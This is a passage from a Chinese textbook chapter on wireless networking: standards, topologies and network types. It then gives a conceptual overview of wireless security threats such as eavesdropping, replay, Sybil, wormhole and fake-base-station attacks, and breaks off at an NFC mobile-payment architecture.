WLAN 间的共存问题，目前正在标准化。IEEE802.15.3 也称 WiMedia，旨在实现高速率，原始版本规定的速率高达 55Mb/s，使用基于 IEEE802.11 但与之不兼容的物理层。后来多数厂商倾向于使用 IEEE802.15.3a，它使用超宽带（UWB）的多频段 OFDM 联盟的物理层，速率高达 480Mb/s。并且生产 IEEE802.15.3a 产品的厂商成立了 WiMedia 联盟，其任务是对设备进行测试和贴牌，以保证标准的一致性。IEEE802.15.4 也称 Zigbee 技术，主要任务是低功耗、低复杂度、低速率的 WPAN 标准制定，该标准定位于低数据传输速率的应用。

根据网络拓扑结构的不同，无线网络可分为集中式无线网络、分散式无线网络和分布式无线网络。

① 集中式网络：网络中存在许多个无线终端，它们同时与一个中心节点相连，不同终端节点之间的信息交互都必须通过中心节点来完成。在实际中，无线传感器网络就是一种典型的集中式网络。不同传感器节点把各自的数据信息统一传送到中心节点，然后由中心节点对数据进行集中处理。

② 分散式网络：在分散式网络里面，有三种类型的通信节点，AP-Master（简称 AP），AP-Client（简称 UE）和 Gate-Way（简称 GW）。其中 AP 负责组网控制、接入控制、信道时隙资源分配、报文的中继、路由等功能；UE 是集中式网络中普通的通信节点；而 GW 称为网关，又称网间连接器、协议转换器。GW 在传输层上以实现网络互连，是最复杂的网络互连设备，仅用于两个高层协议不同的网络互连。GW 既可以用于广域网的互连，也可以用于局域网的互连。网关是一种充当转换重任的计算机系统或设备。在使用不同的通信协议、数据格式或语言，甚至体系结构完全不同的两种系统之间，网关是一个翻译器。与网桥只是简单地传达信息不同，网关对收到的信息要重新打包，以适应目的系统的需求。同时，网关也可以提供过滤和安全功能。典型的集中式网络包括蜂窝通信网络和无线局域网等等。

③ 分布式网络：由分布在不同地点以自组织的形式进行组网的对等网络，又称为自组织网络，网络中不存在中央节点，各个节点在网络中的地位是一样的。网络中任意节点均至少与两条线路相连，当其中一条线路发生故障时，通信可转经其他链路完成，

具有较高的可靠性。与集中式网络相对应，由于不存在中央节点，因而不会因为中央节点遭到破坏而造成整个系统的崩溃。

根据无线网络功能特点以及应用场景的不同，无线网络又包括通用移动通信系统（UniversalMobileTelecommunicationSystem，UMTS）、移动自组织网络（MobileAdHoc Network，MANET）、认知无线电网络（CognitiveRadioNetwork，CRN）、无线传感器网络（WirelessSensorNetwork，WSN）以及无线网状网络（WirelessMeshNetworks，WMN）等等。需要特别指出的是，这些网络分类并不存在特定的界限，比如无线传感器网络本身也是一种移动自组织网络；而移动自组织网络也可能具有频谱感知的能力，因而也属于一个认知无线电网络。

① 通用移动通信系统（UMTS）：当前最广泛采用的一种 3G 移动电话技术。它的无线接口使用 WCDMA（WidebandCodeDivisionMultipleAccess）技术，由 3GPP 定型，代表欧洲对 ITUIMT-2000 关于 3G 蜂窝无线系统需求的回应。UMTS 有时也叫 3GSM，强调结合了 3G 技术而且是 GSM 标准的后续标准。UMTS 分组交换系统是由 GPRS 系统所演进而来，故系统的架构颇为相似。1997 年 7 月，ETSI 将 UMTSTRA（TerrestrialRadioAccess）的备选方案归纳为：WCDMA，WTDMA，TDMA/CDMA，OFDMA，ODMA 五大类。1998 年 1 月，ETSI 用 WCDMA 技术作为 UTRA（UMTSTerrestrialRadioAccess）的空中无线接口技术。UMTS 支持 1920kbps 的传输速率，然而在现实高负载系统中，最高速率大约只有 384kbps。即便这样，UMTS 的数据传输速率也已经高出 GSM 纠错数据信道的 14.4kbps 或者多个 14.4kbps 组成的 HSCSD 信道。

② 移动自组织网络（MobileAd-hocNETworks，MANET）：移动自组织网络最初是由于军事战争的需要而被提出的，并在军事方面得到了重大应用。移动自组织网络涉及通信、计算机、网络和信息安全等学科的各项技术，结合了计算机网络技术和无线通信技术，是一种对等的（Peer-To-Peer）分布式移动计算网络。它具有以下特点：分布式网络、自适应配置。网络中没有基础设施，每个移动节点在需要通信时可以自发地发起一个网络或者加入一个已经存在的网络，也可以自由退出一个网络。这种网络可以快速低成本地布置，具有很强的鲁棒性和抗毁性。节点根据网络的状态，不依赖于任何中心控制节点而独立地做决策，运行分布式协议，具有动态自适应配置能力。多跳路由，由于每个节点的传输距离有限，消息的传送需要多个节点协作参与，消息从源节点到目的节点可能经历多跳的转发。因此，网络中的每个节点既可以作为用户终端，也是一个网络路由器，通过多跳转发的方式扩大网络的覆盖范围。

③ 动态变化的拓扑：网络中的节点可以快速移动，复杂的无线环境使得无线链路不稳定（高误码率）。

④ 有限的网络资源。无线通信的频谱资源很有限，而且移动节点一般由电池供电，设计网络协议时需要考虑到这些有限资源的有效利用。

⑤ 认知无线电网络（CognitiveRadioNetwork，CRN）：CRN 是一种基于模式推理而

达到特定无线相关要求的无线电，可以看作是软件无线电（SoftwareDefinedRadio，SDR）的进一步扩展，CR 将 SDR 从预置程序的盲目执行者转变为无线电领域的智能代理，且 SDR 又是 CR 的理想平台。它采用无线电域的基于模型的方法对控制无线电频谱使用的规则（如射频频段、空中接口、协议以及空间和时间模式等）进行推理，通过无线电知识描述语言（RadioKnowledgeRepresentationLanguage，RKRL）表述无线电规则、设备、软件模块、电波传播特性、网络、用户需求和应用场景等知识，以增强个人业务的灵活性。CR 有以下两个主要特点：1）对环境的感知能力。感知能力是指认知用户具有从周围环境中感知和获取信息的能力。感知能力不是简单地监测频段的功率，而是要使用更复杂的技术获得周围环境在时间和空间上的变化，同时避免对其他用户的产生干扰。有了这种能力，在一定时间或者空间内的频谱空洞都可以被捕捉到，以便选择最佳的频率及合适的操作参数。2）重置能力。重置能力是指认知用户可以根据无线环境动态地配置其自身的某些参数。具体地讲，认知用户可根据频谱环境动态编程，也可通过硬件设计，支持不同的传输技术。可以重置的参数包括：工作频率、调制方式、发射功率和通信协议等等。

⑥ 无线传感器网络（WirelessSensorNetworks，WSN）:WSN 是由部署在监测区域内大量的廉价微型传感器节点组成，通过无线通信方式形成的一个多跳的自组织的网络系统，其目的是协作地感知、采集和处理网络覆盖区域中被感知对象的信息，并发送给观测者。传感器、感知对象和观测者构成了无线传感器网络的三个要素。现有的 WSN 标准有 Zigbee，ISA100.11a，WirelessHART，WIA-PA 等。其中 Zigbee 标准是民用标准，常用在智能家居等可靠性要求较低的场合。ISA100.11a，WirelessHART，WIA-PA 均为工业标准，能够满足工业应用场合的高可靠性，高稳定性要求。WSN 是当前在国际上备受关注的、涉及多学科高度交叉、知识高度集成的前沿热点研究领域。传感器技术、微机电系统、现代网络和无线通信等技术的进步，推动了现代无线传感器网络的产生和发展。无线传感器网络扩展了人们信息获取能力，将客观世界的物理信息同传输网络连接在一起，在下一代网络中将为人们提供最直接、最有效、最真实的信息。无线传感器网络能够获取客观物理信息，具有十分广阔的应用前景，能应用于军事国防、工农业控制、城市管理、生物医疗、环境检测、抢险救灾、危险区域远程控制等领域。

⑦ 无线网状网络（WirelessMeshNetwork，WMN）：它是一个无线多跳网络，是由 adhoc 网络发展而来，是解决“最后一公里”问题的关键技术之一。在像下一代网络演进的过程中，无线是一个不可或缺的技术。无线 Mesh 可以与其他网络协同通信。是一个动态的可以不断扩展的网络架构，任意的两个设备均可以保持无线互联。无线网状网（WMN）技术是面向基于 IP 接入的新型无线移动通信技术，适合于区域环境覆盖和宽带高速无线接入。无线 Mesh 网络基于呈网状分布的众多无线接入点间的相互合作和协同，具有宽带高速和高频谱效率的优势，具有动态自组织、自配置、自维护等突出特点，因此，无线 Mesh 技术和网络的研究开发与实际应用，成为当前无线移动通信的热门课题

之一，特别在未来移动通信系统长期演进（LongTermEvolution，LTE）中，无线 Mesh 技术和网络成为瞩目焦点。

从网络结构、无线信道以及移动设备等方面考虑，无线网络一般具备以下特点：

- 网络结构存在较大差异，自组织网络则完全没有固定网络结构；
- 开放无线信道使得无线网络易于遭受窃听、干扰、篡改等攻击，可能是无线网络最大的安全问题；
- 相对于有线信道，无线信道带宽较小；而且受各种因素影响，可能产生衰落、频移以及时延扩展，信道误码率高；
- 移动设备在功能及资源上严重受限，包括处理能力、存储空间、通信带宽、电源供应以及其他方面；
- 移动设备本身不足以提供足够的安全防护。

3.5.2 无线网络安全威胁及分析

无线网络得到广泛应用，一个重要原因是无线网络的建设不受地理环境的限制，而且无线网络用户不受通信电缆的限制，这也使得无线网络具有易于部署、灵活方便、成本低廉等诸多优势。然而，要实现真正的无线网络安全目标并非易事。无线网络的这些优势都来自于其所采用的无线通信信道和技术，而开放的无线信道在赋予无线用户通信自由的同时，也给无线网络的安全防护带来了新的挑战。由于无线网络通过无线电波在空中传输数据，在数据发射机覆盖区域内的几乎所有的无线网络用户都能接触到这些数据。只要具有相同接收频率就可能获取所传递的信息。要将无线网络环境中传递的数据仅仅传送给一个目标接收者是不可能的。另一方面，由于无线移动设备在存储能力、计算能力和电源供电时间方面的局限性，使得原来在有线环境下的许多安全方案和安全技术不能直接应用于无线环境，例如防火墙对通过无线电波进行的网络通信起不了作用，任何人在区域范围之内都可以截获和插入数据；计算量大的加密/解密算法不适宜用于移动设备等。因此需要研究新的适合于无线网络环境的安全理论、安全方法和安全技术。在设计无线网络安全方案时，应该对无线网络通信特点进行充分考虑，尤其是移动设备的特点和限制。

3.5.2.1 无线网络安全威胁

所谓安全威胁，是指某个人、物、事件或概念对某一资源的保密性、完整性、可用性和合法使用所造成的危险，攻击就是安全威胁的具体实现。安全威胁可分为蓄意的和偶然的，其中蓄意的又可以分为被动的和主动的。无线网络由于自身特点，面临着比有线网络更多更严重的安全威胁，主要可以分为对无线接口的攻击、对无线设备的攻击以及对无线网络本身的攻击。根据攻击手段和目标，对无线接口的攻击可以分为物理攻击和密码学攻击，包括窃听、篡改、重放、干扰和欺诈等等。攻击无线网络是指针对网络基础设施进行攻击，也包括内部人员破坏和泄密。针对无线设备的攻击包括克隆、盗窃

等等。

① 无线窃听：在无线通信网络中，所有网络通信内容（如移动用户的通话信息、身份信息、位置信息、数据信息以及移动站与网络控制中心之间的信令信息等）都是通过无线信道传送的。而无线信道是一个开放的信道，任何具有适当无线设备的人都可以通过窃听无线信道而获得上述信息。虽然有线通信网络也可能会遭到搭线窃听，但是这种搭线窃听要求接触到被窃听的通信电缆，而且需要对通信电缆进行专门的处理，这样就很容易被发现。而无线窃听相对来说比较容易，只需要适当的无线接收设备即可，而且很难被发现。无线窃听可以导致信息（如通话信息、身份信息、位置信息、数据信息以及移动站与网络控制中心之间的信令信息等）泄露。移动用户的身份信息和位置信息的泄露可以导致移动用户被无线跟踪。无线窃听除了可以导致信息泄露外，还可以导致其他一些攻击，如传输流分析，即攻击者可能并不知道真正的信息，但他知道通信正在进行或者曾经发生，并知道消息的发送方和接收地址，从而可以根据消息传输流的这些信息分析通信的目的，并可以猜测通信内容，或者进行干扰等。

② 假冒攻击：在无线通信网络中，移动站（包括移动用户和移动终端）与网络控制中心以及其他移动站之间不存在任何固定的物理连接（如网络电缆），移动站必须通过无线信道传送其身份信息，以便于网络控制中心以及其他移动站能够正确鉴别它的身份。而无线信道中传送的任何信息都可能被窃听。当攻击者截获到一个合法用户的身份信息时，他就可以利用这个身份信息假冒该合法用户的身份入网，这就是所谓的身份假冒攻击。在不同的无线通信网络中，假冒攻击的目的不尽一致，或者利用截获的身份信息去假冒合法用户使用通信服务，从而逃避付费，或者利用截获的身份信息假冒合法移动实体访问网络资源，甚至可以假冒网络端基地站来欺骗移动用户，以此手段获得移动用户的身份信息，从而假冒该移动用户身份。

③ 信息篡改：所谓信息篡改是指主动攻击者将窃听到的信息进行修改（如删除和/或替代部分或者全部信息）之后再将信息传送给原本的接受者。信息篡改攻击在一些“存储一转发”型有线通信网络（如因特网）中是常见的，而在一些无线通信网络如无线局域网络中，两个无线站之间的信息传递可能需要其他无线站和/或网络中心的转发，这些“中转站”就可能篡改转发的信息。对于移动通信网络，现场实验证明信息篡改攻击是可行的。在移动通信网络中，信息篡改攻击对于移动用户与基地站之间的信令传输构成很大的威胁。

④ 服务后抵赖：所谓服务后抵赖是指交易双方中的一方在交易完成后否认其参与了此交易。这种威胁在电子商务中很常见的，假设客户通过网上商店选购一些商品，然后让电子支付系统向网上商店付费。这个电子商务应用中就存在着两种服务后抵赖的威胁：

- 客户在选购了商品后否认他选择了某些或者全部商品而拒绝付费；
- 商店收到了客户的货款后却否认已收到货款而拒绝交付商品。

⑤ 重传攻击：所谓重传攻击是指主动攻击者将窃听到的有效信息经过一段时间后再传给消息的接收者。攻击者的目的是企图利用曾经有效的信息在改变了的情形下达到同样的目的，例如攻击者利用截获到的合法用户口令来获得网络控制中心的授权，从而访问网络资源。

⑥ 认证及密钥的攻击类型：认证协议（包括数据源认证、实体认证、认证的密钥建立）建立在密码学的基础上，其目的在于证明所声称的某种属性。认证协议的攻击者包括未经授权而企图获益的攻击者或共谋者。他们发动的攻击可能会造成严重的后果，例如，攻击者获得机密信息或者密钥，或者攻击者成功地欺骗某个参与者使其对宣称的某个属性做出错误判断，从而造成重大损失。通常，如果某个主体断定自己和对方正常运行了协议，而对方却有不同的结论，那么就认为该协议存在着缺陷。必须指出，对于认证协议的攻击主要是指那些不涉及破解底层密码算法的攻击。通常，认证协议不安全不是因为该协议所用的底层密码算法不安全，而是因为协议设计上的缺陷使得攻击者能够在不需要破解底层密码算法的条件下达到破坏认证的目的。因此，在分析认证协议时，通常假设底层的密码算法是“完善的”，不考虑其中可能存在的弱点。这些弱点通常在密码学的其他研究领域中予以研究解决。对认证协议的典型攻击主要有：消息重放攻击、中间人攻击、平行会话攻击（在攻击者的特意安排下，一个协议的两个或更多的运行并发执行。并发的多个运行使得攻击者能够从一个运行中得到解决另外某个运行中的困难问题的答案）、反射攻击、交错攻击、归因于类型缺陷的攻击、归因于姓名遗漏的攻击、滥用密码服务攻击等等。事实上，攻击方法难以穷尽，因此，对认证协议的分析和设计不能特定针对某一种或几种已知类型的攻击，而是需要综合考虑所有可能的安全威胁，研究安全协议的设计与分析的理论，通过形式化的方法进行协议的安全性和正确性的分析和证明。

⑦ 无线传感器网络节点劫持 Sybil 攻击：敌对方很容易捕获节点。当敌方人员捕获到节点之后，可以通过物理上对硬件的分析和修改，利用这些被妥协节点仍然可以在无线传感器网络中进行通信的能力，传递错误或者伪造信息来影响正常网络功能的实现；同时，通过节点内部的机密信息、敏感信息以及协议路由等的分析，破坏网络安全性、破坏路由影响节点信息的传递或者利用安全机制的缺陷以及从妥协节点中获得的信息使得网络瘫痪等。通过获取或者伪造的多个节点标识就可以发起 sybil 攻击。一般来说，在传感器网络中，一个节点通常只有一个身份标识，该节点检测到得数据通过多跳传输到观察者。但在这个应用过程中，恶意节点用多个身份标识（ID）模拟出多个节点，在网络中进行欺诈，从而使网络的冗余和路由遭到破坏，进而导致传输错误的数据或者使数据无法到达观察者，我们称恶意节点的这种攻击方式为 sybil 攻击。Sybil 攻击分为三类：

- 直接通信与间接通信，sybil 节点和合法节点直接进行通信，当一个合法的节点发送消息给 sybil 节点时，恶意节点就会获得这条报文内容，同样，sybil 节点发送出去的消息实际上是恶意节点所发送的、伪造节点标识与窃取节点标识以及同时

攻击与非同时攻击。间接通信则是 sybil 节点不直接与合法节点进行通信，一个或者多个恶意节点，仅声称能够到达 sybil 节点。

- 伪造节点标识与窃取节点标识，在某些情况下，攻击者可以很简单地伪造出很多新的节点标识。举例来说，很多情况下节点是由一个 32 位的整数来标识的，这种情况下攻击者就只需要简单地给每个 sybil 节点随机分配一个 32 位的数值就行了。基于一些安全方面的考虑，会对节点的合法标识进行保护，攻击者无法简单的伪造出新的身份标识。例如：为了防止攻击者任意的生成新的身份标识，使用方在给节点分配身份标识的时候对命名的空间进行了故意的限制。在这种情况下，攻击者需要为 sybil 节点制定非法的身份标识。如果攻击者只是破坏或者短暂的禁用冒充的节点，窃取的身份标识很难被检测到。
- 同时攻击与非同时攻击，攻击者可能会让恶意节点所有的 sybil 节点同时出现在网络中，参与网络活动。而一个特定的硬件实体，在同一时间只能使用一个身份参与活动，不过它可以通过时分复用技术，对节点进行时间片轮询，使它看上去是多个节点同时存在。另外，攻击者可能会在一段时间内呈现出大量的身份标识，但是在任何时间内只有少量的身份标识参与网络活动。攻击者可以表现出来一个身份标识离开了网络，并在同一个地方又有一个新的身份标识加入。攻击者的一个身份可以多次的脱离或者加入网络，也可能每次都使用不同的身份标识。另外的一种可能性是攻击者可以在网络上有多个攻击设备，同一个身份标识可以在这些设备中交替使用。假如攻击者使用的身份标识的数量和攻击设备的数量一样，那么这些设备就可以在不同的时间使用不同的节点身份标识，伪装成不同的设备了。




图 3-80　虫洞攻击

⑧ 无线传感器网络虫洞攻击：虫洞攻击是位于网络层中的攻击类型，网络中的两个虫洞节点由具有传输能力较强等其他传感器节点不具备的特点，吸引了这两个节点形

成的链路之间周边的通讯量，即敌意节点周边的节点通过这条链路传递消息可以节省时间、获得更好的通信效果，由此虫洞节点便可窃取或是篡改这条链路之间的消息，以来达到使网络瘫痪网络、窃取或修改信息的效果。以图 3-80 为例，区域 A 与区域 B 内的黑色的点为正常节点，在正常的情况下，a 点到 c 点需要 5 跳的距离。但是在网络中存在 X，Y 这两个虫洞节点之后，由于 X，Y 这两个虫洞节点的传输能力较强，即两点之间的传输距离较远，使得 a 点到 c 之间的距离就变成的 3 跳。因为在大多数的无线传感器网络的网络层协议找是基于跳数或是距离选择路由路径，所以虫洞节点 X 和 Y 之间链路会吸引 a 点与 c 点附近的通信量，即点 a 和点 c 之间通信不再通过原来的正常链路的 5 跳路由，而是改由经过虫洞节点的 3 跳路由。这样看上去似乎可以节省传输时间，节省能量，当时当 X、Y 节点之间传输消息的时候，可能会修改消息，使消息不准确；有也可能之间将消息删除而是目的节点接收不到消息；或是只将部分的消息传递，而是目的节点得不到所有的信息；即使虫洞节点将所有的消息都传递给了目的节点，虫洞节点也会窃取到源节点和目的节点直接传递消息的内容，之后可以将此内容报告给发起攻击的攻击者的主机，已达到窃取的目的，所以由此看来虫洞攻击是一种危害非常严重的攻击类型，能够使整个的无线传感器网络不正常的工作。

⑨ 2G 伪基站攻击：“伪基站”即假基站，设备一般由主机和笔记本电脑组成，通过短信群发器、短信发信机等相关设备能够搜取以其为中心、一定半径范围内的手机卡信息，通过伪装成运营商的基站，冒用他人手机号码强行向用户手机发送诈骗、广告推销等短信息。伪基站设备运行时，干扰和屏蔽一定范围内的运营商信号，伪基站则趁着这个时间，搜索出附近的手机号，并将短信发送到这些号码上。屏蔽运营商的信号，能持续 10s～20s，短信推送完了，对方手机才能重新搜索到信号，用户手机信号被强制连接到该设备上，导致手机无法正常使用运营商提供的服务，手机用户一般会暂时脱网 8～12s 后恢复正常，部分手机则必须开关机才能重新入网。此外，它还会导致手机用户频繁地更新位置，使得该区域的无线网络资源紧张并出现网络拥塞现象，影响用户的正常通信。有很多用户的手机不能自动恢复信号，需要重启。伪基站能把发送号码显示为任意号码，甚至是邮箱号，110 都可以。载有伪基站的车行驶只要以不高于 60 km 的时速，可以有效向周边用户群发短信。

⑩ NFC（NearFieldCommunication，近距离无线通信技术）面临特殊威胁攻击：采用第三方支付服务提供商是 NFC 手机实现移动支付的主要形式，其体系结构可以用图 3-81 描述。整个系统的核心是 NFC 手机及第三方支付平台。其中，NFC 手机是存放与用户相关的支付凭证、安全密钥、支付应用程序和提供非接触通信接口；移动支付服务器为第三方支付服务的提供商，主要为用户发放支付凭证、管理用户账户金额、为商家提供支付接口和数字证书等。NFC 手机中的安全单元如果受损，将导致移动支付无法正确进行。NFC 在线移动支付流程描述如下：




图 3-81　NFC 手机在线支付系统架构

